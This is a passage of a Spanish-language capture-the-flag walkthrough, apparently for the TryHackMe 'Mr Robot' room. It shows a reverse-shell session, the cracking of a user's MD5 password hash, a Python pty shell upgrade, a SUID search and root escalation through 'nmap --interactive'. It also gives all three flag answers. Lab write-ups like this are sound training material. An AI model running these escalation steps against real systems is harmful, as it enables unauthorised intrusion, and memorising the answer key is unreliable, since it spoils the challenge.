sh: 0: can't access tty; job control turned off
$ whoami
daemon
$ hostname
linux
$
```

Para ejecutar el PHP hay que entrar en la página web que se esta editando en nuestro caso: wp-content/themes/twentyfifteen/archive.php

Escalado de permisos

- Lo primero que se suele hacer al entrar a una máquina es inspeccionar el fichero /home ya que ahí es donde se guarda el árbol de directorios de los usuarios.

Directorio home

```
$ cd /home && ls -la
total 12
drwxr-xr-x  3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
drwxr-xr-x  2 root root 4096 Nov 13  2015 robot
$ whoami
daemon@pentestmonkey.net
```

Si nos fijamos en los permisos del fichero 'robot' podremos darnos cuenta que podemos acceder ya que en 'Otros' están los permisos leer y ejecutar.

```
$ cd robot && ls -la
total 16
drwxr-xr-x  2 root  root  4096 Nov 13  2015 .
drwxr-xr-x  3 root  root  4096 Nov 13  2015 ..
-r-----  1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r--  1 robot robot   39 Nov 13  2015 password.raw-md5
```


```
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

Hemos encontrado la segunda key y lo que parece una contraseña cifrada por el algoritmo HASH. Ya que no tenemos acceso a leer el fichero con la segunda key tendremos que descifrar la contraseña y logarnos con el usuario robot (que es el propietario de la carpeta). Se utilizará la página web [CrackStation](http://crackstation.net) para ello.

Contraseña descifrada

c3fcd3d76192e4007dfb496cca67e13b

I'm not a robot


reCAPTCHA
[Privacy](#) - [Terms](#)

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Una vez descifrada la contraseña procederemos a logarnos con el usuario robot.

```
$ su robot
su: must be run from a terminal
```

Para logarnos con cualquier usuario tendremos que mejorar nuestra terminal, se utilizará Python para ello así que hay que saber si está instalado.

Python instalado

```
$ python -h
usage: python [option] ... [-c cmd | -m mod | file | -] [arg] ...
Options and arguments (and corresponding environment variables):
-B      : don't write .py[co] files on import; also PYTHONDONTWRITEBYTECODE=x
-c cmd  : program passed in as string (terminates option list)
-d      : debug output from parser; also PYTHONDEBUG=x
-E      : ignore PYTHON* environment variables (such as PYTHONPATH)
-h      : print this help message and exit (also --help)
-i      : inspect interactively after running script; forces a prompt even
          if stdin does not appear to be a terminal; also PYTHONINSPECT=x
-m mod  : run library module as a script (terminates option list)
-O      : optimize generated bytecode slightly; also PYTHONOPTIMIZE=x
```

Mejora terminal

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/$
```

Nuestro objetivo ahora es logarnos como 'robot', imprimir la key e introducirla en TryHackMe

```
daemon@linux:/$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:/$ cd /home/robot
cd /home/robot
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Answer the questions below

What is key 1?

Correct Answer

Hint

What is key 2?

Correct Answer

Hint

Queda una key por descubrir lo mas probable es que este en /root pero para acceder a ese directorio necesitamos ser administradores. Si observamos que esta instalado en la máquina podremos darnos cuenta que se encuentra la herramienta "nmap", existe un comando para abrir una Shell con nmap con el usuario root.

Nota: Se recomienda mirar la página web [GTFO](#) puede ser muy de ayuda

Búsqueda de aplicaciones

```
find / -perm +6000 2> /dev/null | grep '/bin/'
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/mail-touchlock
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/screen
/usr/bin/mail-unlock
/usr/bin/mail-lock
/usr/bin/chsh
/usr/bin/crontab
/usr/bin/chfn
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/expiry
/usr/bin/dotlockfile
/usr/bin/sudo
/usr/bin/ssh-agent
/usr/bin/wall
/usr/local/bin/nmap
```

Despliegue Shell nmap

```
robot@linux:/$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# ls /root
ls /root
firstboot_done  key-3-of-3.txt
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

Answer the questions below

What is key 1?

073403c8a58a1f80d943455fb30724b9

Correct Answer

Hint

What is key 2?

822c73956184f694993bede3eb39f959

Correct Answer

Hint

What is key 3?

04787ddef27c3dee1ee161b21670b4e4

Correct Answer

Hint